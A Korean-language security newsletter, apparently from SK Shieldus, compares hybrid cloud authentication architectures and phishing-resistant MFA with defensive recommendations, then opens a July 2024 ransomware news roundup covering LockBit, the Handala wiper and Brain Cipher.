
그림 10. MFA 보안강도 비교

2) Phishing-resistant MFA – FIDO/WebAuthn[3] 인증

MFA 는 현재 피싱 공격을 방지하는 목적으로 널리 사용할 수 있는 방식이다. FIDO 얼라이언스가 원래 FIDO2 표준의 일부분으로서 WebAuthn API 를 개발했지만, 지금은 W3C 표준으로 발행됐다. WebAuthn 은 주요 웹 브라우저, 운영체제 및 스마트폰에서 지원한다. WebAuthn 은 Phishing-resistant 인증기를 제공해 FIDO2 표준과 함께 동작한다.

WebAuthn 인증기는 아래의 내용을 모두 처리할 수 있다.

- USB 또는 NFC 등을 통해 장치와 연결된 물리적인 토큰을 분리할 수 있음
- '플랫폼' 인증기로서 노트북 또는 모바일 단말기에 내장될 수 있음



* 출처: FIDO Alliance

그림 11. FIDO2 구성 예시


[3] WebAuthn: 비밀번호, SMS 대신 공개키를 이용하여, 서버가 사용자 등록 및 인증하기 위한 API. WebAuthn 을 활용한 Passkey 를 이용해 다양한 플랫폼, 웹 브라우저에 Passwordless 인증 로그인 가능

3) Phishing-resistant MFA - PKI(공개키) 기반 MFA

Phishing-resistant MFA 는 널리 사용하기 어려운 방식으로 기업의 PKI 인증서와 결합이 필요하다. PKI 기반 MFA 에 사용할 수 있는 인증기의 예로는 스마트카드, IC 칩 내장된 신분증 등이 있다. PKI 기반 MFA 는 어려운 방식을 요하는 만큼 대규모 기업 및 조직에 강력한 보안을 제공한다.

그러나, PKI 기반 MFA 를 성공적으로 이용하려면 매우 성숙한 본인인증 관리 문화가 필요하다. 특히, SSO 가 구축되지 않은 서비스 및 인프라에서는 폭넓게 지원하지 않는다. 대부분의 PKI 기반 MFA 활용 시, 사용자 자격증명은 스마트카드 내 보안칩 내에 있다. 해당 카드를 이용해 사용자가 시스템에 로그인 시 반드시 장치에 직접 연결되어야만 한다. 이 때 비밀번호 또는 PIN 입력을 동시에 요구한다.

디지털적으로 PKI 인증서 탈취가 불가능한 스마트카드 또는 IC 칩 내장된 신분증을 통해 로그인 하도록 시스템을 구축해야 한다는 점을 유의해야 한다.



* 출처: Microsoft

그림 12. Entra ID 를 활용한 PKI 기반 MFA 예시

■ 하이브리드 본인인증 아키텍처 소개 및 비교


지금부터 하이브리드 본인인증 아키텍처에서 사용할 페더레이션, 패스스루 인증, 비밀번호 동기화, 클라우드 기본 인증에 대해 설명하고 이후, 하이브리드 본인인증 아키텍처 4 종류에 대해 비교 및 정리한다.

1) 페더레이션

페더레이션은 클라우드 본인인증 서비스와 기업 On-Premise 디렉토리 서비스를 연동해 On-Premise 에서 기업의 사용자 인증 프로세스 수행할 수 있도록 하는 아키텍처다. 이 아키텍처는 클라우드 관련 도메인을 사전에 정책상으로 허용하므로 On-Premise 본인인증은 클라우드 서비스에 대한 본인인증을 승인할 수 있다. 따라서, 사용자가 한 번 로그인하면 On-Premise 와 클라우드 기반 리소스에 모두 접근할 수 있다.

페더레이션은 기업이 모든 인증을 On-Premise 에서 처리하기 원하거나 클라우드 등 외부에서 인증을 원하지 않을 경우에 장점이 지닌다. On-Premise 에서 모든 인증 트랜잭션을 처리해 각 계정은 하나의 레코드만 필요로 한다. 모든 인증 시도를 중앙에서 관리하고 로깅도 수행한다. 반면, 페더레이션이 아닌 본인인증 아키텍처는 사용자 접근을 인증하기 위해 로그온 데이터 호스팅을 요구하며, 여러 곳으로 인증 로그를 분산 저장한다.

이처럼 페더레이션은 모든 인증을 중앙처리 하므로 보안에 장점이 있지만, 기업은 원격 사용자에 대한 지연시간 증가와 이에 따른 잠재적인 서비스 영향 및 지속적인 On-Premise 디렉토리 서비스 운영비용 지출을 고려해야 한다. 또한 디렉토리, 페더레이션 서버 등 On-Premise 디렉토리 서비스는 가장 민감한 자산으로서 높은 수준의 보안을 유지해야 한다. 따라서, 기업은 시간이 지남에 따라 페더레이션 아키텍처에서 클라우드 기본 인증 아키텍처로 전환할 수도 있음을 인지해야 한다.



* 출처: CISA

그림 13. 페더레이션 아키텍처 구조


2) 패스스루 인증

패스스루 인증은 On-Premise 디렉토리 서비스에서 인증을 수행한 후, 클라우드 본인인증 서비스를 통해 리소스를 사용하도록 인가하는 방식이다.

일반적으로 클라우드 본인인증 서비스를 On-Premise 과 연동하기 위해, On-Premise 에 인증 에이전트 또는 서비스 구축 및 연동한다. 이를 통해 기업이 On-Premise 에서의 인증을 유지하고 보안정책을 강제할 수 있다.

기업은 클라우드 서비스 제공자(Cloud Service Provider, CSP)와 기업의 특정 니즈를 최적으로 충족시키는 옵션을 선택할 수 있다. 예를 들면, 기업은 On-Premise 디렉토리 서비스(예: 도메인 컨트롤러, LDAP)에서 직접 소프트웨어 설치를 제한 및 금지하는 보안 요구사항에 대한 준수가 필요할 수 있다. 이 경우, On-Premise 디렉토리 서비스와 함께 인증요청 및 인터페이스를 처리할 수 있는 부가서비스 또는 제안 때문에 클라우드 서비스 제공자에 더 의존하게 된다.

이와 별도로, 인증은 On-Premise 에서 수행하지만, 인가는 클라우드에서 수행한다.



* 출처: CISA


그림 14. 패스스루 아키텍처 구조

3) 비밀번호 동기화

비밀번호 동기화 아키텍처는 사용자가 Cloud 리소스 또는 On-Premise 리소스에 접근하기 위해 하나의 계정만 유지하도록 한다.

이는, 비밀번호 분실 시 대응을 줄이는 데 도움을 준다. 네트워크 내 위치와 관련없이 모든 사용자의 행위는 동일한 계정 및 인증이 사용자에 가장 가까운 지점에서 발생하는 것에 기인한다.

비밀번호를 동기화할 때, 해시 메커니즘 및 암호화를 사용하는 것은 계정 자격증명의 기밀성 및 무결성을 보존하기 위해 가장 중요하다. 활성화된 클라우드 세션을 지닌 사용자는 비밀번호 갱신 이후에도 세션이 중단되지 않지만, 다음 인증 시에 반드시 새로운 비밀번호로 인증해야만 한다.



* 출처: CISA

그림 15. 비밀번호 동기화 아키텍처 구조

4) 클라우드 기본 인증(Passwordless)

클리우드 기본 인증 아키텍처는 사용자가 하이브리드 환경(On-Premise+클라우드)에서 클라우드 기반 본인인증 서비스를 통해 인증할 수 있도록 한다.

클라우드 기본 인증 아키텍처는 “사용자가 클라우드 기반 본인인증 서비스를 통해 인증을 수행하지만” 클라우드 네이티브 아키텍처는 클라우드 애플리케이션만 접근할 수 있다.


클라우드 기본 인증 아키텍처와 클라우드 네이티브 아키텍처 모두 On-Premise 디렉토리 서비스에 의존없이 본인인증의 모든 부분을 처리한다. 그러나 클라우드 환경과 On-Premise 환경 모두 지원하는 클라우드 기본 인증 아키텍처와 달리 네이티브 아키텍처는 클라우드 환경만 지원하는 차이점을 지닌다.

기업은 클라우드 기본 인증 아키텍처로 전환할 때 고려할 많은 옵션이 지닌다. 예를 들면 다양한 클라우드 서비스 업체, 지속적으로 확장되는 서비스 그리고 기업의 요구사항을 반영해야 한다. Modern 인증기를 활용하고 Passwordless 인증 메커니즘을 지원하며, On-Premise 애플리케이션에 대한 접근을 허용하는 일반적인 클라우드 기본 인증 아키텍처를 소개한다.

클라우드 기본 인증 아키텍처는 관련 법률 또는 컴플라이언스 문제가 없다면 대부분의 기업에 적용할 수 있다. 기업은 전환을 위해 기존 사용 중인 On-Premise 리소스 및 인프라를 활용해야 한다.

예를 들면 기업은 더 많은 시스템과 애플리케이션, 프로세스, 사용자, 장치 및 기타 리소스 등을 클라우드 기본 인증 아키텍처로 활용하기 위해 점진적으로 구성할 수 있다. 이러한 맥락에서 이전에 도입한 본인인증 아키텍처 중 하나를 채택한 기업은 클라우드 기본 인증 아키텍처를 새로운 기본 또는 보조 인증 요소로 처음에 사용하여 마이그레이션을 용이하게 할 수 있다.

다만 이 아키텍처를 채택하기 위해 요구되는 계획, 리소스 및 노력의 양이 상당할 수 있다. 일부 기능에 기업의 클라우드 본인인증 서비스를 내장하도록 구현하는 것 보다는 기업에서 제공하는 대부분의 서비스를 IAM 요구사항을 준수하면서 대부분의 클라우드 서비스와 원활하게 서로 상호작용하도록 구현하는 것이 어렵기 때문이다. 이 아키텍처를 위해 Modern 인증 프로토콜을 포함하여 클라우드로 애플리케이션을 마이그레이션하고 운영중인 서비스(예: 티켓팅 서비스, 안티바이러스)를 업데이트하는 것은 클라우드 본인인증 서비스에 대한 의존성을 더 높일 수 있다.



* 출처: CISA

그림 16. 클라우드 기본 인증 아키텍처 구조

5) 하이브리드 본인인증 아키텍처 4 가지 비교

지금까지 언급한 본인인증 아키텍처 4 가지를 비교한 결과는 다음과 같다.

인증 아키텍처	페더레이션	패스스루 인증	비밀번호 동기화	클라우드 기본 인증
신원정보 원본	On-Premise 디렉토리 서비스	On-Premise 디렉토리 서비스	On-Premise 디렉토리 서비스 및(또는) 클라우드 기반 본인인증 서비스	클라우드 기반 본인인증 서비스
데이터 흐름	인증시 사용자 자격증명은 클라우드 본인인증 서비스 또는 페더레이션 서버에서 On-Premise 디렉토리 서비스로 전달됨	인증시 사용자 자격증명은 클라우드 본인인증 서비스에서 On-Premise 디렉토리 서비스로 전달됨	리소스 위치에 따라 사용자 자격증명은 클라우드 본인인증 서비스 또는 On-Premise 디렉토리 서비스에서 인증됨	사용자는 클라우드 본인인증 서비스에 의해 인증됨
장점	- Legacy 인가 및 인증 방법을 지원하며 Legacy 인증기와 Modern 인증기로 점진적으로 전환 가능 - 스마트카드, IC 칩 내장된 신분증을 통한 Passwordless 인증 지원	- 편리한 인증기능 제공 - 하이브리드 환경 (On-Premise+클라우드) 내 SSO 통합	- 편리한 인증기능 제공 - 하이브리드 환경 (On-Premise+클라우드) 내 SSO 통합	- 편리한 Modern 인증 기능 제공 - 클라우드 서비스의 모든 기능 활용 가능 - 클라우드 또는 하이브리드 환경 (On-Premise+클라우드) 에서 모두 구현 가능
보안 고려사항	- On-Premise 디렉토리 서비스에 침해사고 발생시, 비인가 엔티티가 중심이 되어, Cloud 본인인증 서비스에 대한 접근권한 획득 가능 - 권한이 있는 계정을 On-Premise 페더레이션을 신뢰하지 않는 'cloud-only' 계정으로 Cloud Identity 서비스 및 SaaS 퍼블릭 클라우드 애플리케이션에 보관할 것을 권장함. 이렇게 하면 침해사고가 발생한 On-Premise 환경에서 클라우드로 측면 이동(Lateral Movement)이 제한됨	- On-Premise 디렉토리 서비스에 침해사고 발생시, 비인가 엔티티가 중심이 되어, Cloud 본인인증 서비스에 대한 접근권한 획득 가능 - 침해사고 발생한 On-Premise 디렉토리 서비스를 통해 공격자가 사용자 인증하는 행위를 방지하기 위해, 클라우드 본인인증 서비스에서 MFA 를 강제할 수 있음	- 인증을 위해 클라우드 본인인증 서비스의 리소스 및 기능을 사용하므로, Brute-force 또는 비밀번호 암호 스프레이 공격받기 쉬움 - 호환성 문제로 취약한 해시 암호화 알고리즘을 사용하면 공격에 취약하므로, 적용할 수 있는 가장 안전한 해시 암호화 알고리즘을 On-Premise, 클라우드 모두에 적용해야 함	- 비록 전통적인 비밀번호 정책을 지원할 수 있지만, 의도한 구현은 클라우드에 자격증명을 저장하고, 절대 사용자가 계정에 비밀번호를 설정하지 않도록 하는 것 - 각 사용자의 공개키는 클라우드에 저장하고, 각 사용자의 비밀키는 FIDO 지원 단말기, 스마트카드, IC 칩 내장된 신분증에 저장하도록 하기 위함 - FIDO2 에 사용할 Modern 인증기 도입 전 주의 깊게 평가를 해야 하며, 인증기는 안전하게 자격증명을 생성하고, 프롬프트가 발생하면 Assertion 시그니처를 생성해야 함

* 출처: CISA

표 5. 본인인증 아키텍처 4 가지 비교

■ 도입 시 권고사항

1. Passwordless 인증 지원하는 SSO 프로토콜 사용 권고

기업은 SSO 프로토콜을 선택할 때 Passwordless 인증을 지원하는 SAML(Security Assertion Markup Language), OAuth, OIDC(OpenID Connect), Kerberos, 스마트카드/PKI 등을 고려해야 한다. 일반적으로 SAML 과 OIDC 가 많이 사용되지만, 엄격한 보안이 필요한 경우 스마트카드/PKI 방식이 권장된다.

스마트카드/PKI 인증은 사용자를 인증하기 위해 사용하는 스마트카드 또는 IC 칩 내장된 신분증과 같은 물리 장치에 비밀키나 X.509 인증서를 저장한다. 스마트카드는 서버와 클라이언트 인증서 간 mutual 인증을 제공하기 위해 mTLS 를 사용한다. 스마트카드 PIN 은 신원정보 제공자가 한 번 확인한 후, 오프라인 장치를 인증하기 위해 캐시할 수 있으며, 여러 애플리케이션 인증에 사용될 수 있다.

2. Passwordless 인증 미지원 Legacy 시스템에 비밀번호 관리자 사용 권고

Passwordless 인증이 적용되지 않는 Legacy 시스템은 비밀번호 관리자(Password Manager)를 사용해 비밀번호 관련 취약점을 방지할 수 있다.

비밀번호 관리자 사용시의 기본 자격증명이나 자격증명 저장소가 비인가 접근으로 유출될 위험이 존재한다. 또한 비밀번호 관리자가 사용자 단말기의 외부 DB 에 의존할 경우, 공급업체의 서비스 중단으로 서비스 가용성에 영향을 받아 사용자가 접근하지 못하는 문제가 발생할 수 있다.

자격증명 저장 시 암호화를 사용하고, 단말기 또는 캐시된 자격증명 저장소를 지원하는 비밀번호 관리자를 이용하여 단일 장애점(Single Point Of Failure, SPOF) 위험을 줄이고, 보안 수준을 향상시킬 수 있다.

비밀번호 관리자의 유형은 클라우드 기반, On-Premise 기반, 모바일 단말기 기반, 웹 브라우저 기반이 있다. 이러한 비밀번호 관리자는 자동완성, 다크웹 모니터링, 장치 동기화, 저장공간 암호화, MFA, 역할기반 권한, 보안정책 강제, 암호화된 비밀번호 생성기, SSO 통합, Team Sharing 기능 등을 지원한다.

3. 동적 접근 정책 적용을 위한 상황기반접근제어 사용 권고

상황기반접근제어(CBAC)는 역할기반접근제어(RBAC)와 속성기반접근제어(ABAC)를 결합한 접근제어 방식으로, 단말기 수준의 신호를 단서로 사용해 동적 접근 정책을 적용할 수 있다.

상황기반접근제어는 NIST SP 800-207(Zero Trust Architecture)의 제로트러스트 7 가지 기본 원리 4 번째인 '동적 정책으로 리소스에 대한 접근 결정'을 수행한다. 해당 정책에는 클라이언트 식별자, 응용, 요청을 보낸 자산 상태, 행동 및 환경 속성 등이 포함되며 동적으로 리소스 접근 결정이 필요한 게 특징이다. 동적 정책으로 리스스에 대한 접근 권한 부여시, 최소 권한 원칙을 준수해야 한다.

CBAC 솔루션을 도입할 경우, 학습 기반 AI 및 머신러닝을 사용하여 동적 접근 정책을 수립할 수 있다. 학습을 진행할 수록 표준 사용자 행동, 중요자산 또는 특정 리소스에 접근하는 사용자를 구분할 수 있으며, 각 행동에 기반하여 로그인 시도에 맞는 보안대응이 조정되므로 유용하다.

■ 맺음말

지금까지 '안전한 클라우드 환경을 위한 하이브리드 본인인증 아키텍처 적용 전략'에 대해 살펴봤다. 앞에서 다룬 본인인증 아키텍처 4 가지 중에서 실무에서 안전한 본인인증 아키텍처는 Passwordless 를 지원하는 Modern 인증기를 사용하는 페더레이션 아키텍처와 클라우드 기본 인증 아키텍처임을 알 수 있었다.

Passwordless 인증 도입 시, 플랫폼, 운영체제 및 웹 브라우저 버전 지원 여부가 솔루션 별로 상이할 수 있으니 도입 전에 반드시 면밀히 검토해야 한다. SSO, Phishing-resistant MFA, 제로트러스트는 안전한 클라우드 애플리케이션을 위한 하이브리드 본인인증 아키텍처를 적용하는 데 있어서 빠질 수 없는 핵심 개념이다. 페더레이션 아키텍처 또는 클라우드 기본 인증 아키텍처를 적용해 기업이 안전하게 On-Premise 서비스 및 클라우드 서비스를 운용할 수 있기를 기대한다.

SK 쉴더스는 보안 컨설팅부터 맞춤형 솔루션 구축까지 A to Z 클라우드 보안 서비스를 제공하고 있다. 안전한 클라우드 환경 구축과 관련한 보다 자세한 내용은 SK 쉴더스 홈페이지 또는 문의하기를 통해 확인할 수 있다.

Keep up with Ransomware

해외 교육 기관을 노리는 FOG 랜섬웨어

■ 개요

2024 년 7 월 랜섬웨어 피해 사례는 전월(346 건) 대비 약 20% 증가한 415 건을 기록했다. 지난달 12 건의 피해자를 게시하며 주춤했던 LockBit 이 7 월에는 다시 33 건을 게시하며 활동량을 늘려가고 있다. 또한 자신들의 다크웹 유출 사이트에 연락 책임자로 추정되는 “Boss”의 메신저 ID 와 포럼 계정 등 연락 수단을 공개했다.

최근 특정 보안 제품의 기술적 문제에 대한 업데이트나 패치 파일로 위장해 사용자의 데이터를 삭제하는 Wiper 악성코드가 배포됐다. 7 월 19 일, 미국의 사이버 보안 기술 회사 크라우드스트라이크(CrowdStrike)의 차세대 엔드포인트 보안 플랫폼 팰컨(Falcon)에서 Windows 시스템 센서 구성 업데이트로 인해 시스템 충돌 및 블루스크린 증상이 발생해 업무가 마비되는 큰 파장이 있었다. 핵티비스트[4] 그룹 한다라(Handala)는 가짜 업데이트에 대한 설명과 지침이 담긴 PDF 파일을 배포했으며, 해당 문서 안에 업데이트 파일로 위장한 Wiper 를 다운로드 링크와 함께 기재해 Wiper 를 다운로드하도록 유도했다.

인도네시아의 국가 임시 데이터 센터를 공격한 브레인 사이퍼(Brain Cipher) 그룹은 7 월 3 일 자신들의 다크웹 유출 사이트에 복호화 키를 공개했다. 이들은 6 월 20 일 공격에 성공한 뒤 인도네시아 정부와 협상을 진행하며, 800 만 달러의 몸값을 요구한 것으로 알려졌다. 이들의 공격 동기는 정치적인 이유가 아닌 금전을 목적으로 한 침투 테스트였으며, 법 집행 기관의 압박 때문이 아니라 자발적으로 복호화 키를 공개한 것이라고 밝혔다. 추가로 이들은 앞으로는 절대로 대가 없이 복호화 키를 공개하지 않겠다고 언급했으며, 감사 표시의 기부는 받겠다며 암호 화폐 지갑 주소를 남기기도 했다.

[4] 핵티비스트: 해커(Hacker)와 액티비스트(Activist)의 합성어로 정치·사회적 목적으로 활동하는 해킹그룹을 뜻함

